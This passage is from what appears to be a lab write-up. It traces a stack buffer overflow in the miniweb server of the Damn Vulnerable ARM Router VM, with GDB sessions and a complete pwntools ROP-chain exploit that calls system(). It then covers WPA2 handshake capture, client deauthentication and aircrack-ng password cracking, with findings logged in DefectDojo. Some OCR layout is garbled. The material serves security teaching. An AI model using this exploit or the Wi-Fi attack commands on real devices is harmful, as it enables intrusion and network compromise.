sub r3, r11, #16         0x0001348c <+84>:   mov r0, r3         0x00013490
<+88>:   bl  0x10f20 <time@plt>          0x00013494 <+92>:   sub r3, r11,
#16         0x00013498 <+96>:   mov r0, r3          0x0001349c <+100>:  bl
0x10ee4 <localtime@plt>         #[... shorten ...]         0x000134b8 <+128>:
bl   0x10ef0 <memset@plt>          0x000134bc <+132>:   sub  r2, r11, #696
; 0x2b8            0x000134c0 <+136>:    sub   r0, r11, #824    ; 0x338
0x000134c4 <+140>:   ldr  r3, [r11, #-8]         0x000134c8 <+144>:   mov
r1, #127    ; 0x7f         0x000134cc <+148>:   bl   0x10f68 <strftime@plt>
0x000134d0 <+152>:   sub  r3, r11, #216   ; 0xd8         0x000134d4 <+156>:
sub  r2, r11, #824    ; 0x338          0x000134d8 <+160>:   sub  r0, r11,
#416   ; 0x1a0         0x000134dc <+164>:   ldr  r1, [pc, #104]  ; 0x1354c
<Log+276>        0x000134e0 <+168>:   bl   0x10f50 <sprintf@plt>        #[...
shorten ...]          0x00013534 <+252>:   nop            ; (mov r0, r0)
0x00013538 <+256>:   sub  sp, r11, #4          0x0001353c <+260>:   pop
{r11, lr}         0x00013540 <+264>:   add  sp, sp, #16         0x00013544
<+268>:   bx   lr          0x00013548 <+272>:   ldrdeq   r3, [r1], -r0
0x0001354c  <+276>:              ;  <UNDEFINED>  instruction:  0x00013ab0
0x00013550 <+280>:   andeq   r3, r2, r4, ror #27        0x00013554 <+284>:
; <UNDEFINED>
```

here we can see a lot of sprintf functions which can lead to a buffer overflow if they are handled incorrectly. This was also my first guess but the vulnerability is inside the vsprintf function.

The vsprintf functionality is writing formatted data from a variable argument list into a destination buffer. If the user provided argument is larger than the destination buffer than we have a simple buffer overflow.

3.2.1 Calling Convention on ARM


In case of ARM the part with the arguments is not that hard. They get parsed into the registers r0, r1, r2 and r3. If we have more than four arguments they will get pushed onto the stack. The stack epilogue is a bit more complicated. It can variate depending on how the function has been called and this is important here.



3.3 Buffer Overflow

We use gdb with the gef extension to debug it.

On the Damn Vulnerable Arm Router VM we launch a gdb server with the following parameters:
gdbserver :1234 --attach $(pidof miniweb)



3.3.1 Connecting to the GDB Service (Attacker)

We are using a different architecture (x86/x64) than the target system (ARM) and cannot simple use our "normal" gdb binary to connect to the service. We could use a Raspberry Pi (VM/Hardware) or cross compile gdb for the ARM architecture. In this case I can recommend the crosstool-ng suite.

In this case I choose the easy way and used a cross compiled version in an existing package like the gdb-multiarch.


```
 $ gdb-multiarch
file miniwebset architecture armset follow-fork-mode childtarget remote
192.168.244.128:1234
```

```
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) file miniweb
miniweb: No such file or directory.
(gdb) set architecture arm
    set follow-fork-mode child
    target remote 192.168.244.128:1234
Junk after item "arm": set follow-fork-mode child
    target remote 192.168.244.128:1234
(gdb) set architecture arm
The target architecture is set to "arm".
(gdb) set follow-fork-mode child
(gdb) target remote 172..16.201.130:1234
172..16.201.130:1234: cannot resolve name: Name or service not known
172..16.201.130:1234: No such file or directory.
(gdb) target remote 172..16.201.130:1234
172..16.201.130:1234: cannot resolve name: Name or service not known
172..16.201.130:1234: No such file or directory.
(gdb) target remote 172.16.201.130:1234
Remote debugging using 172.16.201.130:1234
Reading /usr/bin/miniweb from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access
Reading /usr/bin/miniweb from remote target...
Reading symbols from target:/usr/bin/miniweb...
(No debugging symbols found in target:/usr/bin/miniweb)
Reading /lib/libgcc_s.so.1 from remote target...
Reading /lib/ld-musl-armhf.so.1 from remote target...
Reading symbols from target:/lib/libgcc_s.so.1...
Reading symbols from target:/lib/ld-musl-armhf.so.1...
(No debugging symbols found in target:/lib/ld-musl-armhf.so.1)
Reading /lib/ld-musl-armhf.so.1 from remote target...
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0x4004d910 in ?? ()
(gdb)
```

3.3.1.1.1 Checking the Stack

The r0 register contains our destination buffer. It is also pointing into the stack. We can track it down in the disassembled code:

```
        Dump      of      assembler      code      for      function      Log:
0x00013438    <+0>:                 push              {r0,    r1,    r2,    r3}
0x0001343c     <+4>:                       push                  {r11,     lr}
0x00013440     <+8>:                     add                    r11,    sp,    #4
[                     ...                       shorten                       ...]
0x0001346c    <+52>:                  add                     r3,    r11,    #8
0x00013470  <+56>:      str       r3,  [r11,  #-828]            ;  0xfffffcc4
0x00013474   <+60>:          sub             r3,   r11,   #216        ;   0xd8
0x00013478  <+64>:      ldr       r2,  [r11,  #-828]            ;  0xfffffcc4
0x0001347c    <+68>:                ldr                     r1,    [r11,    #4]
0x00013480     <+72>:                    mov                       r0,     r3
0x00013484 <+76>:     bl       0x10d1c <vsprintf@plt>           we launched
the  IDA  disassembler  and  looked  at  some  string  references.  More
specifically, we were looking for the “Here is a new ping” reference.
```



At the beginning of the function several registers get pushed onto the stack. Based on the calling convention it is a signal that these registers might get overwritten in this function and need to be restored later on. We will see the corresponding pop instructions at the end of this function. This is very important and the reason why I included it in the section above.


On address 0x00013440 we are "removing" (add) four bytes from the sp and moving the result into the register r11 which now has a reference to the stack. It will get "referenced" by r3 on address 0x0001346c and finally moved into r0 (0x00013480).

3.3.1.1.2 Checking the Arguments

The format string gets stored in r1. In this case there are two %s parameters which logs the source IP and the URL of a given request. The arguments for these values are referenced as va_list in the register r2.

```
    vsprintf@plt (          $r0 = 0xbeffbabc → 0x400494f8 → 0xe3550000,
$r1 = 0x000136f4 → "Connection from %s, request = "GET %s"",        $r2 =
0xbeffbb9c → 0x40075903 → "192.168.244.134",          $r3 = 0xbeffbabc →
0x400494f8 → 0xe3550000    )    # r2 points to the address 0xbeffbb9c which
is on the stack.     # If we take a look at this reference, we can see our
va_list arguments.     gef➤  x/4dwx 0xbeffbb9c     0xbeffbb9c: 0x40075903
0xbeffbd00  0x40075903  0x00000000      gef➤  x/s 0x40075903    0x40075903:
"192.168.244.134"    gef➤  x/s 0xbeffbd00    0xbeffbd00: "/", 'AAAAAAAA'
```

Also, can be done via burp



Checking the Destination Buffer (r0)

The registers which have get pushed onto the stack at the beginning of the function will now be restored in the corresponding pop instructions.

```
    #           Beginning           of           Log           function
0x0001343c <+4>:     push   {r11, lr}          # Epilogue of Log function:
0x0001353c <+260>:   pop    {r11, lr}
```

We set our breakpoint at the "Log" function (b Log) and check what values are stored in the registers r11 and lr. Then we jump to the function epilogue and compare them against the values that gets popped from the stack. Of course, we just provide a small URL otherwise we might change these values based on a potential buffer overflow in this function.

```
    # Before we enter the Log function    $r0  : 0x000136f4  →  "Connection
from %s, request = "GET %s""     $r1  : 0x40075903  →  "192.168.244.134"
$r2  : 0xbeffbd00  →  "/AAAAAA"    $r3  : 0x40075903  →  "192.168.244.134"
[... shorten ...]               $r10  : 0xbefffec4   →   0xbeffff97   →
"/usr/bin/miniweb"          $r11  :  0xbeffbb94     →     0x00011cdc     →
<serveconnection+1156> ldr r3,  [r11,  #-28]       ; 0xffffffe4    $r12 :
0x1            $sp  : 0xbeffb858  →  0x00000000    $lr  : 0x00011cdc  →
<serveconnection+1156> ldr r3,  [r11,  #-28]       ; 0xffffffe4    $pc  :
0x00013448  →  <Log+16> ldr r3,  [pc,  #248]       ; 0x13548 <Log+272>
$cpsr: [negative zero CARRY overflow interrupt fast thumb]
The lr register is holding the reference to the address 0x00011cdc and is
the important one. This is the saving point where we will return back to
the calling function (bx lr). This is our "return" address. The value in
r11 also references to the stack but as already mentioned is less important.
    # When we leave the function            0x13530 <Log+248>          b
0x13538 <Log+256>          0x13534 <Log+252>        nop    ; (mov r0,  r0)
0x13538 <Log+256>        sub    sp,  r11,  #4     →    0x1353c <Log+260>
pop    {r11,  lr}          0x13540 <Log+264>        add    sp,  sp,  #16
0x13544 <Log+268>       bx     lr          0x13548 <Log+272>        ldrdeq
r3,  [r1],  -r0           0x1354c <Log+276>         ;       <UNDEFINED>
instruction: 0x00013ab0          0x13550 <Log+280>        andeq  r3,  r2,
r4,                                    ror                    #27
──────────────────────────────────────────────────────────────────────────
────────── threads ────     [#0] Id 1, Name: "miniweb", stopped, reason:
BREAKPOINT
──────────────────────────────────────────────────────────────────────────
──────────    trace    ────                [#0]    0x1353c    →    Log    ()
──────────────────────────────────────────────────────────────────────────
──────────        Thread 2.1 "miniweb" hit Breakpoint 1, 0x0001353c in Log
()    gef➤  x/20dwx $sp    0xbeffbb90:      0xbefffd2c       0x00011cdc
0x000136f4      0x40075903    0xbeffbba0:      0xbeffbd00       0x40075903
0x00000000      0x00000004    0xbeffbbb0:      0x00000000       0x00000010
0x5cac0002      0x86f4a8c0    0xbeffbbc0:      0x00000000       0x00000000
0x00000000      0x00000000    0xbeffbbd0:      0x00000000       0x00000000
0x00000000      0x00000000    gef➤
```

We hit the pop {r11, lr} instruction which takes the next two block of four bytes (ARM instructions are always four byte long) and stores them in the register r11 and lr. We can verify the result from entering the function that lr gets restored to the address 0x00011cdc.

Now we know the value we have to overwrite on the stack. It is 0x00011cdc where lr gets restored. We now provide a very long URL and see if we can reach it. We use this simple python line to create the whole URL.

```
    # Printing the URL and appending 400 times "A"     python -c 'print
"http://172.16.201.130/"+"A"*400'                        #      Output:
http://http://172.16.201.130/AAAAAAAAAAAAAA...
```

We also set our breakpoint at the function epilogue and see how the stack looks like. If the destination buffer is smaller than the argument we provided, we will overwrite values within the stack and probably the returning address.

```
          0x13530 <Log+248>       b      0x13538 <Log+256>         0x13534
<Log+252>       nop    ; (mov r0,  r0)         0x13538 <Log+256>       sub
sp,   r11,   #4      →      0x1353c <Log+260>          pop     {r11,   lr}
0x13540 <Log+264>        add    sp,  sp,  #16          0x13544 <Log+268>
bx      lr           0x13548 <Log+272>          ldrdeq r3,  [r1],  -r0
0x1354c <Log+276>          ;        <UNDEFINED> instruction: 0x00013ab0
0x13550  <Log+280>                andeq    r3,    r2,    r4,    ror  #27
──────────────────────────────────────────────────────────── threads ────
[#0]    Id    1,    Name:    "miniweb",    stopped,    reason:    BREAKPOINT
──────────────────────────────────────────────────────────   trace   ────
```

```
[#0]                    0x1353c                        →                     Log()
                                                                            Thread
2.1 "miniweb" hit Breakpoint 1, 0x0001353c in Log ()    gef➤  x/20dwx $sp
0xbeffbb90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbeffbba0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbeffbbb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbeffbbc0:     0x41414141      0x41414141      0x41414141      0x22414141
0xbeffbbd0:     0x4141000a      0x41414141      0x41414141      0x41414141
```

Here we can see that we have successfully overwritten the values within the stack and when the next instruction gets executed (pop {r11, lr}), the value 0x41414141 gets stored in the lr register and we branch (bx lr) to it. The program will throw a segementation fault (SIGSEGV) because there is no valid code at this address.

```
    [!] Cannot disassemble from $PC    [!] Cannot access memory at address
0x41414140
threads ────      [#0]  Id  1,  Name:  "miniweb",  stopped,  reason:  SIGSEGV
trace                                                                      ────
0x41414140 in?? ()     gef➤  c     Continuing.        Program terminated
with signal SIGSEGV, Segmentation fault.    The program no longer exists.
```

We should always check if the offset really fits. We create a simple payload to check if we got control over the value in pc.


```
    # Verify the return address with 0x42424242 again.      # Do not use
odd numbers like 0x43434343 because of thumbmode!     python -c 'print
"A"*341 + "B" *4 + "C" * 116'
```

We append this result at the end of the URL: http://172.16.201.130/AAAAAA[... shorten ...] and check it with gdb again.

```
          0x13530 <Log+248>    b       0x13538 <Log+256>            0x13534
<Log+252>   nop    ; (mov r0, r0)          0x13538 <Log+256>   sub    sp,
r11, #4     →    0x1353c <Log+260>   pop     {r11, lr}           0x13540
<Log+264>   add     sp, sp, #16          0x13544 <Log+268>   bx      lr
0x13548 <Log+272>   ldrdeq r3, [r1], -r0          0x1354c <Log+276>   ;
<UNDEFINED> instruction: 0x00013ab0        0x13550 <Log+280>   andeq  r3,
r2,                    r4,                    ror                    #27
───────────── threads ────    [#0] Id 1, Name: "miniweb", stopped, reason:
BREAKPOINT
────────────── trace ────               [#0]    0x1353c    →    Log()
─────────────────────────       Thread  2.1  "miniweb"  hit  Breakpoint  1,
0x0001353c  in  Log  ()     gef➤   x/20dwx  $sp     0xbeffbb90:  0x41414141
0x42424242  0x43434343  0x43434343    0xbeffbba0:  0x43434343  0x43434343
0x41000a22  0x41414141    0xbeffbbb0:  0x41414141  0x41414141  0x41414141
0x41414141    0xbeffbbc0:  0x41414141  0x41414141  0x41414141  0x41414141
0xbeffbbd0: 0x41414141  0x41414141  0x41414141  0x41414141    gef➤
We pop 0x41414141 into r11 and 0x42424242 into lr. We add 16 bytes to the
stack and bx lr. We should end up in resolving the address 0x42424242 and
get our segfault.
    [!] Cannot disassemble from $PC    [!] Cannot access memory at address
0x42424242
───────────── threads ───    [#0] Id 1, Name: "miniweb", stopped, reason:
SIGSEGV
```

```
──────────────────────────── 0x42424242 in ?? () gef➤ c Continuing.
──────────────────────────────────────────────────────────────────────────────
──────────────── trace ──── Program terminated with signal SIGSEGV,
Segmentation fault. The program no longer exists.
```

Adding to defect dojo



3.4 ROP chain exploit

The art of exploitation (nice book by the way) depends on the given security mechanism that has been implemented. The binary or the memory can be protected in certain ways. We need to identify and if possible, circumvent these mechanism. We use the checksec extension in gef after attaching to the miniweb process to check them.

```
gef➤ checksec[+] checksec for '/tmp/gef/410//usr/bin/miniweb'Canary
: NoNX : NoPIE :
NoFortify : NoRelRO : No
described how we did find the address of system() within the libc and now
we are using it. What we got: # Setting up r6GADGET1: 0x40012a64 pop
{r4, r5, r6, pc};# We jump one instruction above based on the Null
ByteGADGET2: 0x400240fc mov r1, #0 0x40024100 mov r0, sp; blx
r6; # Jump to system ()SYSTEM: 0x4003aeb8 [address]
```

In GADGET1 we need to setup r6 with the value of the system () address (0x4003aeb8). Then we define pc to jump to GADGET2(0x400240fc).

In GADGET2 we are moving the sp into the register r0 which gives us a reference onto the stack within a register. We can append our command /sbin/reboot onto the buffer. Afterwards we jump the address that has been already setup in GADGET1.

3.4.1 Finding the address of System()

The xinfo command displays all the information known to get about the specific address. We use it to search for the system() address with the following command.

```
gef➤ xinfo system──────────────────────────────── xinfo: 0x10d88
──────────────────────────────Page: 0x00010000 → 0x00014000
(size=0x4000)Permissions: r-xPathname: /usr/bin/miniwebOffset (from page):
0xd88Inode: 187Segment: .plt (0x00010ce4-0x00011004)Symbol: system@plt
```

The address of system is located at 0x10d88. the xinfo points it out pretty clearly, that the page where it has found this address is within the page of 0x0001000. If we verify this with vmmap command, we can see that this is within the miniweb binary. The command vmmap displays the entire memory space mapping.

```
Start      End        Offset     Perm Path0x00010000 0x00014000 0x00000000
r-x     /usr/bin/miniweb0x00023000     0x00026000     0x00003000     rwx
/usr/bin/miniweb0x40000000        0x40064000        0x00000000        r-x
/lib/libc.so0x40064000  0x40065000  0x00000000  r-x  [sigpage]0x40073000
0x40074000 0x00063000 r-x /lib/libc.so0x40074000 0x40075000 0x00064000 rwx
/lib/libc.so
```

3.4.2 Finalizing the Exploit

We eliminated the Null Byte characters but we are dealing with HTTP requests. So other chars like \n or \r will also mess up our exploit. Here we use a simple trick and URL encode our buffer first. This should eliminate these bad chars and can be also directly done in pwntools. The second thing is the endianness. We have to convert our addresses into little endian format. But we also got a nice helper function (p32())in pwntools which does this job for us :).

We create a little helper function libc_calc() to calculate the full address of the gadgets. We simply provide the offset as argument and return the offset + libc base address.

```
from pwn import *# helper function to calculate libc_base + offset in
little endian format.def libc_calc(offset):    return p32(libc_base +
offset)# addresses libc, gadgets1/2, systemlibc_base = 0x40000000GADGET1
= libc_calc(0x00012a64)GADGET2 = libc_calc(0x000240fc)# We also take the
offset for the system address (-0x40000000) # if libc changes (aslr) we
got it all at once.SYSTEM = libc_calc(0x0003aeb8)#will be used to fill
registers which are not requiredJUNK = p32(0x41414141)COMMAND =
"/sbin/reboot;#"# create our buffer which overwrites the return address
with 0x42424242# remember the add sp, sp, #16 (Cs at the end) we have to
take care of!buffer = "A" * 341 + GADGET1 + "C" * 16# We just need r6 to
point to system and pc to GADGET2# GADGET1: 0x40012a64   pop {r4, r5, r6,
pc};rop = JUNK #r4rop += JUNK #r5rop += SYSTEM #r6rop += GADGET2 #pc#
GADGET2: 0x400240fc   mov r1, #0; mov r0, sp; blx r6; # nothing to do here
:)# Put it together and urlencode allexploit = urlencode(buffer + rop +
COMMAND)conn = remote ('192.168.244.128', 80)# We now append the buffer to
the    url.conn.send(b'GET    /'    +    exploit    +    '\r\n\r\n')print
conn.recvline()conn.close()
```

To make sure everything runs exactly the way it should, we attach gdb and debug it. To shorten this path here, the final output is the launch of busybox which executes the reboot command. You can observe the TinySploit rebooting. Of course, it can be also possible that we crash the webserver in a certain way that causes the reboot so just change the command and verify if it is really working

```
0x40024104 in ?? ()gef➤  cContinuing.# We can see that a new busybox
process is starting :)[New Thread 382.382]process 382 is executing new
program: /bin/busyboxReading /bin/busybox from remote target...
```

3.5 WIFI hacking

Wi-Fi hacking is **essentially cracking the security protocols in a wireless network**, granting full access for the hacker to view, store, download, or abuse the wireless network. Usually, when someone hacks into a Wi-Fi, they are able to observe all the data that is being sent via the network.

```
Possibly the most common attack is brute force on modern wifi networks so
let's do the same
Let see our interfaces with iwconfig
```

```
root@kali:~# iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Now our default interface is in normal mode but to perform attacks it should in monitor mode so to change it we use

airmon-ng start <interface>

```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan
0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

To check all nearby devices providing Wi-fi services and all routers present. We need to use this connect. It will give a detailed view of Beacons and channels

```
airodump-ng wlan0mon
```

```
CH 10 ][ Elapsed: 0 s ][ 2019-12-22 00:20

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:6A:03:CA:E6:82  -74        2        0    0   9  130  WPA2 CCMP   PSK  NETGE
60:38:E0:32:C9:A1  -69        2        1    0   9  260  WPA2 CCMP   PSK  ttcon
42:49:0F:7A:59:3B  -66        2        0    0   8   65  WPA2 CCMP   PSK  DIREC
8C:3B:AD:10:AF:91  -72        2        0    0   8  360  WPA2 CCMP   PSK  ATT9h
5A:EF:68:A6:5A:42  -66        2        0    0   2  195  OPN              HomeN
58:EF:68:A6:5A:41  -68        2        0    0   2  195  WPA2 CCMP   PSK  HomeN
E0:22:03:C4:BA:95  -68        1        1    0   1  130  WPA2 CCMP   PSK  ATT4Y
48:00:33:8D:B9:69  -69        1        1    0   1  195  WPA2 CCMP   PSK  Dawn
E0:22:03:C4:95:21  -54        2        0    0   1  130  WPA2 CCMP   PSK  ATT3R
C0:A0:0D:62:D4:30  -52        2        0    0   1  195  WPA2 CCMP   PSK  ATT63
80:29:94:58:C0:75  -64        2        1    0   1  195  WPA2 CCMP   PSK  TC871
10:93:97:7A:DD:C0  -70        1        1    0   1  195  WPA2 CCMP   PSK  ATT9K

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   BE:CC:C0:FE:F7:6E  -66    0 - 1      1        2
```

We are more concerned with our router so to have information for a specific network we use this:

```
airdump-ng –c <channelnumber> –bssid <bssid> -w capture wlan0mon
```

```
CH  6 ][ Elapsed: 1 min ][ 2019-12-22 00:25

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:C7:BF:8A:00:73  -10 100      474       22    0   6  195  WPA2 CCMP   PSK  TP-Link_0074

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

50:C7:BF:8A:00:73  3C:F0:11:22:DB:E3  -20    0 - 6e     0       37
```

Now we need to DE authenticate a client in their network because we need a capture file and information to brute force :

```
airplay-ng -0 1 -a <bssid> -c <stationID> <interface>
```

```
oot@kali:~# aireplay-ng -0 1 -a 50:C7:BF:8A:00:73 -c 3C:F0:11:22:DB:E3 wla
0mon
```

```
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
00:33:49  Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
```

See the capture pcap file

To crack it


Make sure to have a word list

Here is the main exploitation if the password matches with the main password, we will crack it.

aircrack-ng w wordlist.txt -b <bssid> <capturedfile>

```
                              Aircrack-ng 1.5.2

     [00:00:00] 25/24 keys tested (2042.01 k/s)

     Time left: 0 seconds                                      104.17%
                      Current passphrase: 80555070

     Master Key     : 1A 3D 6B 0B 9A DE 77 1E 45 12 7B 30 A8 F9 5
      KEY FOUND! [ 80555070 ]
37 56 15 40 7E F7 A2 CC 02 59 F7 9E FB F4 E0 F2
     Transient Key  : 0F D4 D5 42 79 16 F4 46 71 14 63 08 9A 51 84 8A
                      D6 BB 17 9B 10 1B EE 00 00 00 00 00 00 00 00 00
                      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  EAPOL HMAC
: EB 62 97 C3 9D 3A 2E A6 01 E6 AE 85 E0 EB 5F 7D
```

Adding to defect Dojo


Add Findings to a Test
Title*
Weak wifi passwords
Date*
2022-02-01
Cwe
Cve
CVE-2019-12941
Severity*
High
Cvssv3
Description*
AutoPi Wi-Fi/NB and 4G/LTE devices before 2019-10-15 allows an attacker to perform a brute-force attack or dictionary attack to gain access to the WiFi network, which provides root access to the device. The default WiFi password and WiFi SSID are derived from the same hash function output (input is only 8 characters), which allows an attacker to deduce the WiFi password from the WiFi SSID.

Chapter 4: **Smart TV exploitation on FireTv**

